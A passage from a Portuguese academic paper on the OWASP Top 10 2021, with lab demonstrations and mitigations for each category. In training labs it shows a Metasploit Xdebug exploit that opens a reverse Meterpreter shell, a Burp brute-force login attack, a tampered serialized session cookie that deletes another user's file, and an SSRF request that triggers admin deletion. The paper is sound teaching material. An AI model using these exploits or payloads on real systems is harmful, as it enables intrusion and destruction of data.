Retornando a página *web*, ao ver-se que não há bloqueio para acessar o arquivo *phpinfo.php* bastando colocá-lo ao final da *URL*. Acessando esse arquivo ver-se que a aplicação usa a extensão *Xdebug* v2.2.3, como mostrado na Figura 13.

Através da ferramenta *Searchsploit* pode-se verificar se há alguma vulnerabilidade conhecida nessa extensão *Xdebug*. Como mostrado na Figura 14, vê-se que ela é vulnerável a ataques de injeção (A03: 2021 - Injeção), mais especificamente *OS Command*. Com essa informação em mãos, através de um *Metasploit Framework*, o *msfconsole*, pode-se tentar explorar esse componente vulnerável. Verificou-se que ele disponibiliza um exploit para o componente *Xdebug*. Para tal verifica-se as opções disponíveis para o componente vulnerável em questão.

Figura 13 - *PHPINFO*


| | |
|-------------------------------------|---|
| Trace Support | enabled |
| Registered PHP Streams | https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip |
| Registered Stream Socket Transports | tcp, udp, unix, udg, ssl, sslv3, tls |
| Registered Stream Filters | zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk |

This program makes use of the Zend Scripting Language Engine:
 Zend Engine v2.5.0, Copyright (c) 1998-2014 Zend Technologies
 with Zend OPcache v7.0.3, Copyright (c) 1999-2014, by Zend Technologies
 with **Xdebug v2.2.3**, Copyright (c) 2002-2013, by Derick Rethans

Powered By


Fonte: Autor.

Figura 14 - *Searchsploit*



```

root@attackdefense:~# searchsploit xdebug
-----
Exploit Title | Path
-----|-----
xdebug < 2.5.5 - OS Command Execution | exploits/php/remote/44568.rb
-----
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
  
```

Fonte: Autor.

Para usá-lo precisa-se definir quais são o *LHOST* (*Local Host*), que é endereço onde será inserido o payload, e o *RHOST* (*Remote Host*), que é o endereço alvo da exploração. Após a definição destas opções foi possível executar o *exploit*, que obteve sucesso, como mostrado na Figura 15. Nessa invasão conseguiu-se acesso a um *Shell* que controla a estrutura da aplicação, podendo então ver e manipular dados e configurações sensíveis.

Figura 15 – *Exploit* do componente *Xdebug*

```
msf5 exploit(unix/http/xdebug_unauth_exec) > set RHOST 192.147.231.3
RHOST => 192.147.231.3
msf5 exploit(unix/http/xdebug_unauth_exec) > set LHOST 192.147.231.2
LHOST => 192.147.231.2
msf5 exploit(unix/http/xdebug_unauth_exec) > exploit

[*] Started reverse TCP handler on 192.147.231.2:4444
[*] 192.147.231.3:80 - Waiting for client response.
[*] 192.147.231.3:80 - Receiving response
[*] 192.147.231.3:80 - Shell might take upto a minute to respond. Please be patient.
[*] 192.147.231.3:80 - Sending payload of size 2030 bytes
[*] Sending stage (38288 bytes) to 192.147.231.3
[*] Meterpreter session 1 opened (192.147.231.2:4444 -> 192.147.231.3:49548) at 2022-10-31 01:37:36 +0530

meterpreter > 
meterpreter > ls
Listing: /app
-----
Mode                Size      Type       Last modified            Name
----                -
40777/nxnoxnrx      4096     dir        2016-02-15 16:05:00 +0530 .git
40755/nxcr-xr-x      4096     dir        2022-10-31 00:32:39 +0530 .xoda
100777/nxnoxnrx     10273    fil        2016-02-15 16:05:00 +0530 LICENSE
100777/nxnoxnrx      8703    fil        2018-10-06 00:11:42 +0530 README
100777/nxnoxnrx       79      fil        2016-02-15 16:05:00 +0530 README.md
40777/nxnoxnrx      4096     dir        2018-10-06 12:03:10 +0530 Secret Files
100777/nxnoxnrx     1284     fil        2018-10-06 00:11:42 +0530 config.php
40777/nxnoxnrx      4096     dir        2018-10-06 00:11:42 +0530 files
100777/nxnoxnrx       33      fil        2018-10-06 10:43:55 +0530 flag1
100777/nxnoxnrx      208      fil        2018-10-06 10:49:22 +0530 flags.zip
100777/nxnoxnrx     40563    fil        2018-10-06 00:11:42 +0530 functions.php
100777/nxnoxnrx     57739    fil        2018-10-06 00:11:42 +0530 index.php
40777/nxnoxnrx      4096     dir        2018-10-06 00:11:42 +0530 js
100777/nxnoxnrx     14598    fil        2016-02-15 16:05:00 +0530 logo.png
100777/nxnoxnrx     5265     fil        2018-10-06 00:11:42 +0530 mobile.css
100777/nxnoxnrx       19      fil        2016-02-15 16:05:00 +0530 phpinfo.php
100777/nxnoxnrx     5758     fil        2018-10-06 00:11:42 +0530 style.css
40777/nxnoxnrx      4096     dir        2018-10-06 00:11:42 +0530 xd_icons
100777/nxnoxnrx     18850    fil        2018-10-06 00:11:42 +0530 zipstream.php

meterpreter > 
meterpreter > 
meterpreter > 
meterpreter > 
```

Fonte: Autor.

3.6.3 Mitigação

ImmuniWeb segue as seguintes maneiras preventivas:

- Constante monitoramento: é recomendável que os desenvolvedores estejam sempre atentos aos componentes que estão usando nas aplicações, principalmente as tecnologias vindas de terceiros. Quando um componente parar de receber suporte deve-se substituí-lo o quanto antes por outro que execute a mesma função e venha de uma fonte confiável, porém com o suporte ainda ativo, e enquanto a substituição não for feita devem ser aplicados os devidos *patches* de segurança;
- Estar sempre atualizado de novas vulnerabilidades que surgem, principalmente as relativas aos componentes mais essenciais da aplicação *web*. Softwares como *Black Duck* podem ajudar nesse monitoramento;
- Tentar manter os componentes individuais o mais simples possível, pois quanto mais complexos forem mais será difícil mantê-los seguros. Também se recomenda a remoção de recursos e privilégios desnecessários;
- O gerenciamento de atualização dos componentes deve estar presente no ciclo de vida da aplicação, estabelecendo prazos de monitoramento, normas de aplicação de atualização e *patches* e definição dos procedimentos para quando novas vulnerabilidades forem descobertas.
- Uso de *Web Application Firewall (WAF)* pode ser uma camada a mais de segurança, centralizando medidas de controle em um único local, reduzindo assim as chances de sucesso em uma invasão e os custos atrelados à proteção, contudo não deve ser a única barreira de proteção da aplicação.

3.7 A07: 2021 — QUEBRA DE IDENTIFICAÇÃO E AUTENTICAÇÃO.

Sétima vulnerabilidade do *OWASP TOP 10 2021*.

3.7.1 Descrição

Tornou-se um padrão entre as aplicações *web* a disponibilização de sistemas para que usuários criem perfis para desfrutarem dos serviços disponibilizados por elas. O padrão mais adotado atualmente são os formulários de *login* e senha, esse mecanismo de autenticação é usado por diversas empresas, inclusive *Big Techs* como o Google LLC e Meta Platforms.

Contudo, a má configuração dos dispositivos de autenticação pode permitir uma invasão, isso ocorre quando o atacante consegue se passar por outro usuário, burlando os mecanismos de identificação, fazendo-os acreditar que o invasor é realmente quem ele diz ser.

Segundo a OWASP (2021), um sistema de autenticação é deficiente quando:

- Permitir a automação de ataque usando listas de usuários e/ou senhas válidas;
- Permitir ataques do tipo *brute force*;
- Permitir o uso de credenciais de autenticação fracas, como "Password1" ou "admin/admin";
- Utilizar métodos fracos para recuperar credenciais, como a recuperação de senhas baseada em perguntas que só o verdadeiro usuário deveria saber como “Qual nome da sua primeira professora”;
- Usar ou armazenar senhas em texto simples ou com criptografia insuficiente (A02: 2021 — Falhas criptográficas);
- Ausência ou ineficácia de *MFA*, como o *2FA* Google;
- Expor os *IDs* de sessão diretamente na *URL*;
- Reutilização de *tokens* de sessão;
- Não invalidar *tokens* de autenticação após *logout* ou inatividade.


3.7.2 Demonstração

Para demonstrar essa vulnerabilidade será utilizado o laboratório DVWA. Ele simula uma etapa de autenticação com usuário e senha. Para iniciar o ataque, interceptou-se uma tentativa de *login* falha através do Burp.

Verifica-se que é uma solicitação do tipo *GET*, com os parâmetros *username* e *password*. Então, enviando essa requisição para a ferramenta Intruder, pode-se tentar efetuar um ataque do tipo *brute force*. Para isso, define-se os parâmetros como variáveis, que terão seus valores alternados de acordo com duas *wordlists* disponibilizadas pela PORTSWIGGER (2022), com valores comuns para usuários e senhas.

Após uma sucessão de tentativas verificou-se que as requisições com credenciais incorretas seguiam o mesmo padrão, todas possuíam tamanho 4666, somente a requisição com as credenciais “*admin*” e “*password*” possuía tamanho 4704, sendo justamente a combinação de usuário e senha do perfil administrador do sistema, como mostrado na figura 16.

Figura 16 – *Brute-force* com Burp no DVWA



Fonte: Autor.

3.7.3 Mitigação

PORTSWIGGER (2022) recomenda:

- Não transmitir dados confidenciais não seguros por protocolos inseguros, como *HTTP*;
- Políticas de senhas seguras: Induzir os usuários a usarem senhas consideradas fortes, com quantidade mínima de caracteres e mesclando com letras maiúsculas, minúsculas, números e caracteres especiais.
- O uso de bibliotecas que retornem para o usuário o *feedback* imediato do nível de segurança das credenciais que ele está tentando usar;
- Impedir que informações do usuário sejam públicas: Dependendo do contexto da aplicação, para um invasor pode ser útil saber determinados dados dos usuários;
- Bloqueio de consumo de recursos: Limitar o consumo de recursos é uma das maneiras mais eficientes de evitar ataques de força bruta, pois ele requer tentativas em excesso e limitá-las pode inviabilizar esse tipo de ataque. Medidas como bloqueio de *IP* ou *CAPTCHA* são eficazes neste caso.
- Não centralizar os esforços de segurança apenas nos mecanismos centrais de autenticação, como o *login*, de uma aplicação. Mecanismos como redefinição ou recuperação de senhas são igualmente importantes;
- Uso de *MFA*: Mecanismos de autenticação multifator também devem ser seguros, recomenda-se o uso de aplicativos ou dispositivos dedicados para esta função.

OWASP CHEAT SHEET SERIES (2021) complementa:

- Os canais de autenticação para usuários de níveis de privilégios mais elevados não devem ser os mesmos dos usuários comuns e também não deve usar a mesma tecnologia;
- Não barrar o uso de caracteres, deve ser possível usar inclusive caracteres *Unicode*, impor regras que diminuem a complexidade das credenciais de acesso facilita um possível ataque;
- Sugerir ao usuário trocas constantes de credenciais de acesso;
- Para aplicações que requerem maior nível de segurança é recomendável que haja uma verificação de autenticação *TLS*, principalmente nos cenários em que o usuário só tem acesso a determinados recursos em um único dispositivo por vez, a aplicação exige mais etapas de segurança ou para a *intranet* de empresas.

Para IMMUNIWEB (2022) deve-se implementar sempre as medidas de segurança em *server-side*, confiar somente nas medidas *client-side* é uma vulnerabilidade de segurança, não significando que não possam haver, mas não devem ser a última, única ou principal barreira. Medidas *client-side* devem funcionar como uma comodidade ao usuário.

3.8 A08: 2021 — FALHAS DE SOFTWARE E DE INTEGRIDADE DE DADOS

Oitava vulnerabilidade do *OWASP TOP 10 2021*.

3.8.1 Descrição

Esta nova categoria de vulnerabilidade engloba os vários riscos relacionados à não verificação da integridade dos dados usados por uma aplicação *Web*, incluindo atualizações de códigos através de fontes e/ou processos inseguros, ou mesmo a codificação ou serialização dos dados são feitos em uma estrutura ou ambiente que um invasor possa ter acesso a visualizar e modificar.

Exemplos disso são aplicações seguras, mas que dependem de códigos ou aplicações externas (como *plugins* ou bibliotecas) que são provenientes de fontes não confiáveis, tornando assim a aplicação também não confiável, haja visto que em alguns cenários os autores desses códigos podem valer-se de *pipelines* de *CI/CD* para obter informações ou até mesmo o controle do sistema, com a possibilidade de injeções de códigos maliciosos no produto. Outra possibilidade prevista pela OWASP 2021 e herdada da lista OWASP Top 10: 2017 é a desserialização insegura, que ocorre quando objetos sofrem o processo inverso de serialização, podendo revelar informações sensíveis que geralmente são passadas nas requisições.


3.8.2 Demonstração

Para esta vulnerabilidade será testada a desserialização de informações, através do laboratório da PORTSWIGGER (2022) com auxílio da ferramenta Burp.

A tela inicial do laboratório é uma página que simula um *Blog*, sendo possível fazer cadastro e *login* no sistema. Após fazer *login* com as credenciais fornecidas, o site redireciona para uma tela de atualização de informações da conta.

Ao ativar o *Proxy Intercept* no Burp e selecionar a opção “*Delete account*” pode-se ver o resultado mostrado na Figura 17.


Figura 17 – Interceptação da requisição de *Delete Account*



Fonte: Autor.

É visível que o *Cookie: session* é um objeto serializado, então mandando essa requisição para o *Repeater* antes de aceitá-la, ver-se ao selecionar o texto serializado o resultado mostrado na Figura 18.

Figura 18 – Burp decodificação



Fonte: Autor.

Automaticamente o Burp detecta e mostra na forma decodificada o que está por trás do *Cookie*, que é o seguinte objeto:

- `O:4:"User":3:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"imsuajhpevza3t0ln5v6abcmqh0gmfiu";s:11:"avatar_link";s:19:"users/wiener/avatar";}`

Simulando um ataque, pode-se alterar os dados que serão deletados nessa requisição, ao modificar o objeto para:

- `O:4:"User":3:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"imsuajhpevza3toln5v6abcmqh0gmfiu";s:11:"avatar_link";s:23:"/home/carlos/morale.txt";}`

E serializando para *base64* e enviando a requisição alterada. Ao enviá-la além da conta excluída um arquivo referente a conta de outro usuário também é apagado, e poderiam ser excluídas mais informações importantes. Neste laboratório não há uma resposta visual, dentro do sistema do *Blog*, de que arquivo *morales.txt* que foi apagado, mas o laboratório confirma que essa exclusão ocorreu marcando a *Task* como concluída.

3.8.3 Mitigação

OWASP (2021) sugere como medidas preventivas:

- Usar assinaturas digitais dos softwares e tecnologias associadas à aplicação como garantia de que pertencem à fonte esperada. É recomendável que as equipes de desenvolvimento adotem medidas que automatizam a assinatura de código, criptografia, autenticação, entre outras.
- Garantir que as dependências e bibliotecas usem repositórios confiáveis;
- Implementar verificações automatizadas que analisam se os componentes usados, principalmente os de fonte externas, possuem vulnerabilidades conhecidas;
- Implementar processos de revisão de alterações nos códigos ou configurações, que possam ter sido inseridos de maneira automática através de *pipeline* de *CI/CD*. Essa prática ajuda a restringir o impacto causa pela introdução de código malicioso via *pipelines*;
- Garantir os *pipelines* de *CI/CD* possuam separação dos mecanismos de controle de acesso e de configurações;
- Garantir que dados que não estejam assinados e/ou criptografados não cheguem aos clientes ou acessem recursos não confiáveis;

3.9 A09: 2021 — FALHAS DE REGISTRO E MONITORAMENTO DE SEGURANÇA

Nona vulnerabilidade do *OWASP TOP 10 2021*.

3.9.1 Descrição

Por vezes até sistemas relativamente seguros são vítimas de invasões, isto pode ocorrer devido a diversos fatores, que podem ser falha humana, vulnerabilidades recém descobertas, dentre outras causas. Tendo isto em vista, é importante que ocorra o monitoramento eficiente das atividades executadas pelos clientes ou no servidor, pois em um cenário de uma intrusão bem sucedida é crucial entender as ações realizadas pelo invasor para obter êxito no ataque e quais foram seus alvos. Dessa maneira, é possível preparar contramedidas e tentar reverter ao máximo os impactos causados durante o ataque, além de permitir que investigações sejam feitas e buscar encontrar, por vias legais, o invasor. Outro benefício desta medida de segurança é entender o funcionamento do ataque sofrido e preparar o sistema para que ele não seja, outra vez, afetado pelo mesmo tipo de ataque.

Diferentemente das demais categorias de vulnerabilidades apresentadas neste trabalho, esta encontra-se no *ranking OWASP TOP 10 2021* não por ser um canal de exploração para infectar aplicações *web*, mas por dificultar que medidas cabíveis sejam tomadas para contornar os ataques sofridos. Segundo a OWASP (2021) as principais situações de falhas de registro e monitoramento de segurança ocorrem quando:

- Não há o registro de eventos importantes como *login*, ou tentativas de *login*;
- *Logs* de erros insuficientes ou inexistentes;
- *Logs* de *APIs* não monitorados na existência de atividades suspeitas;
- Armazenamento inseguro dos *Logs*;
- Teste automatizados de intrusão ou varredura não ativam alertas adequados;
- A aplicação não detecta e alerta em tempo real invasões ou tentativas.

3.9.2 Demonstração

Para esta categoria de vulnerabilidade, voltada para as contramedidas aos ataques sofridos e não para as ineficiências de um sistema que permite invasões, dispensa-se a necessidade de laboratório específico para ela. Os laboratórios apresentados nas outras categorias deste trabalho a englobam, pois eles não geram relatórios dos sistemas invadidos, possuindo assim ineficácia nos registros de seguranças.

3.9.3 Mitigação

IMMUNIWEB (2022) sugere:

- *Pentest*: Realizar ataques controlados que simulam um cenário real de tentativa de invasão, é necessário que o sistema gere relatórios que indiquem a extensão dos danos causados, caso contrário o registro e monitoramento de segurança deste sistema é falho e precisa ser melhorado;
- Implementar o uso de *softwares* para análise dos *logs* gerados, que diferenciam eficientemente os possíveis ataques de falsos positivos e anomalias benignas;
- Não depender exclusivamente de uma única ferramenta de monitoramento e registro, pois ela pode não detectar uma ameaça, mas isso não quer dizer que elas não existem, apenas que esse sistema de monitoramento é ineficiente para detectá-la;
- Armazenamento e acesso seguro dos *logs*: é importante que os *logs* sejam acessíveis somente a quem realmente interessa, usuários desnecessários não podem ver, editar ou danificar esses registros. Contudo essa é uma etapa que requer bastante atenção, pois soluções de criptografia, por exemplo, podem garantir a segurança dos *logs* centrais, mas podem atrasar a equipe a prepararem contramedidas quando ataques reais ocorrerem;
- Os *logs* devem ser facilmente acessados pelo sistema central de detecção de anomalias, caso uma invasão ocorra com sucesso e não seja detectada no ato da entrada no sistema, o invasor deve ser detectado dentro do sistema através de suas ações maliciosas.

MEDIUM (2021) complementa:

- O sistema deve registrar todos os *logins* e tentativas de *logins*;
- Manter *backups* dos *logs*;
- Garantir boa formatação dos *logs*.

3.10 A10: 2021 — FALSIFICAÇÃO DE SOLICITAÇÃO DO LADO DO SERVIDOR

Décima vulnerabilidade do *OWASP TOP 10 2021*.

3.10.1 Descrição

A Falsificação de solicitação do lado do servidor, ou *Server-side request forgery (SSRF)*, é uma vulnerabilidade que permite a um atacante realizar requisições através de um

servidor por meio de uma falha de segurança. Dessa forma o invasor consegue controlar novas requisições livremente, contudo, essas requisições ficaram registradas com as informações do servidor que as efetuou, pois apesar de estarem sendo orquestradas pelo cliente, não é ele que as executa, mas as vítimas seriam levadas a acreditar que os organizadores do ataque seriam os responsáveis pelo servidor da aplicação vulnerável.

Essa vulnerabilidade também pode ser explorada para atacar redes internas. Para os ataques dentro de uma rede privada, o invasor pode valer-se dos privilégios que o servidor possui dentro daquela rede para comunicar-se com bancos de dados, outros servidores conectados na mesma rede ou mesmo com o *firewall*. Através da manipulação *SSRF* o invasor pode realizar ataques como o *by-pass* de *whitelists*, ignorar serviços de *host-based authentication*, execução remota de códigos maliciosos, descobrir o real *IP* de máquinas que funcionam atrás de um *proxy reverso*, dentre outras formas de ataque.


3.10.2 Demonstração

Para esta demonstração usou-se um laboratório PORTSWIGGER (2022) com auxílio da ferramenta Burp.

O cenário proposto é um e-commerce que possui uma área administrativa que é possível de ser acessada adicionando */admin* ao final da *URL*. Contudo, essa área é restrita e somente é possível de ser utilizada preenchendo as credenciais de administrador do sistema, ou acessando conectado na rede local do servidor ao qual a aplicação está hospedada.

Mas, ao checar a disponibilidade de um produto, função disponível para todos os usuários, e interceptar a requisição com o Burp, é possível verificar um campo destinado a uma *API*, como demonstrado na figura 19.

figura 19




Fonte: Autor.

Essa chave *API* recebe como parâmetro uma *URL*, sendo possível alterá-la para <http://localhost/>. Ao fazer essa manipulação, é liberado acesso ao painel administrativo, pois o parâmetro alterado faz com que sistema "acredite" que o usuário está conectado na rede local.

Contudo, o painel não é acessível via interface gráfica, mas manipulando-se as requisições é possível executar os comandos administrativos, como apagar um usuário do sistema, adicionando, por exemplo, <http://localhost/admin/delete?username=carlos> no campo de *stockApi*, como é possível verificar na figura 20.

Figura 20



```
Request
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: 0a6e000a04f2f660c10a843500d80019.web-security-academy.net
3 Cookie: session=R92nMVd050aLvUyglEQFGlNC6Y89Qfz
4 Content-Length: 54
5 Sec-Ch-Ua: "Not/A_Brand";v="8", "Chromium";v="108"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95
Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin:
https://0a6e000a04f2f660c10a843500d80019.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://0a6e000a04f2f660c10a843500d80019.web-security-academy.net/pr
oduct?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection: close
19
20 stockApi=http://localhost/admin/delete?username=carlos

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Location: /admin
3 Set-Cookie: session=w7WMJcJlVWZpa7dRZkpFQPTjqLz75okU; Secure;
HttpOnly; SameSite=None
4 Connection: close
5 Content-Length: 0
6
7
```

Fonte: Autor.

3.10.3 Mitigação

Dentre as soluções preventivas, OWASP (2021) sugere:

- Na camada de rede:
 - o Segmentação do acesso a recursos remotamente: o acesso a determinados recursos de maneiras remota deve passar por diferentes camadas da rede da aplicação;
 - o Tráfego não crítico deve passar pela regra de negar por padrão;
 - o Estabelecer as prioridades e o ciclo de vida das regras de *firewall*;
- Na camada de aplicação:
 - o Higienização de todas as entradas do usuário;
 - o Aplicação de esquemas de *URL* seguras;
 - o Desativar redirecionamentos *HTTP*;
 - o Tratar as respostas enviadas aos clientes, para evitar que haja confirmação de sucesso nas tentativas de uma invasão.

Complementarmente, ACUNETIX (2022) recomenda:

- Estabelecer listas de permissões de *DNS*: É uma das maneiras mais eficazes de garantir que o servidor faça requisições somente para os destinos esperados;
- Desativar o uso de protocolos não utilizados na aplicação: Ao desativar o uso de protocolos não necessários para o funcionamento da aplicação evita-se que um invasor possa valer-se disso para tentar ataques usando protocolos potencialmente danosos, como *file:///*, *dict://*, *ftp://* e *gopher://*;
- Autenticação para uso de serviços internos: muitos serviços internos não requerem uso de autenticação para seu funcionamento, facilitando que um invasor que faça uso de *SSRF* consiga acessá-los.

4 CONSIDERAÇÕES FINAIS

O tema abordado neste trabalho pode ser de grande interesse não apenas para a comunidade acadêmica, mas também para os profissionais da área de tecnologia da informação, pois oferece um norte inicial das vulnerabilidades mais perigosas e suas respectivas mitigações. Dessa forma o ajuda em um desenvolvimento seguro, que considera a segurança um fator fundamental, além de que terá o máximo de atenção e esforços necessários.

Ao analisar-se os laboratórios realizados em cada uma das vulnerabilidades observou-se os riscos associados a elas. As técnicas empregadas, quando obtêm êxito no

ataque, comprometem pelo menos um dos pilares da segurança da informação, pois adquirem acesso a recursos e dados indevidamente, comprometem a integridade da informação ou indisponibilizam que os usuários legítimos acessem seus dados.

Outro fator observado é a cadeia de ataques que se valem de diferentes vulnerabilidades associadas a uma aplicação, mostrando que elas podem ser exploradas coletivamente. Por exemplo, o caso da vulnerabilidade de Falhas Criptográficas que precisou do uso de Injeção *SQL* para obter sucesso no ataque. Além disso, outros fatores que favorecem esse sucesso são engenharia social e vazamentos internos.

Através dos resultados obtidos neste trabalho observou-se a necessidade, e sugere-se que ocorra um amplo processo de *design* de segurança no desenvolvimento de aplicações, que contemple os mais variados cenários, independentemente da probabilidade de exploração, e que leve em consideração situações onde as vulnerabilidades serão exploradas em conjunto, haja visto que em diversas circunstâncias essas vulnerabilidades não podem ser usadas isoladamente ou não vão causar grande impacto, mas quando combinadas podem trazer prejuízos que por vezes são irreparáveis.

REFERÊNCIAS

ACUNETIX. **What is server-side request forgery (SSRF)?**. 2022. Disponível em: <https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability>. Acesso em: 23 Set. 2022.

ATTACK-DEFENSE. **Attack-Defense Online Lab**. 2019. Disponível em: <https://attackdefense.com/>. Acesso em: 25 Set. 2022.

BEAL, Adriana. **Segurança da informação: princípios e melhores práticas para a proteção dos ativos de informação nas organizações**. São Paulo: Atlas, 2008.

BURP SUITE. **What do you want to do with Burp Suite?**. 2022. Disponível em <https://portswigger.net/burp>. Acesso em: 29 Set. 2022.

CERT.br. **Estatísticas dos Incidentes Reportados ao CERT.br**. 2022. Disponível em: <https://www.cert.br/stats/incidentes/>. Acesso em: 2 Set. 2022.

CERT.br *et. al.* **Cartilha de Segurança para Internet: VAZAMENTO DE DADOS**. 2021. Disponível em: <https://www.cert.br/stats/incidentes/>. Acesso em: 20 Out. 2022.

DRUIN, Jeremy. **OWASP Mutillidae II**. 2021.

FONTES, Edison Luiz Goncalves. **SEGURANÇA DA INFORMAÇÃO: O USUÁRIO FAZ A DIFERENÇA**. 1. ed. São Paulo: Saraiva, 2006.

GOV.BR. **Participação da ANPD no cenário internacional e a regulamentação de transferências internacionais de dados pessoais**. 2022. Disponível em: <https://www.gov.br/anpd/pt-br/semana-da-protecao-de-dados-2022/participacao-da-anpd-no-cenario-internacional-e-a-regulamentacao-de-transferencias-internacionais-de-dados-pessoais>. Acesso em: 5 Out. 2022.

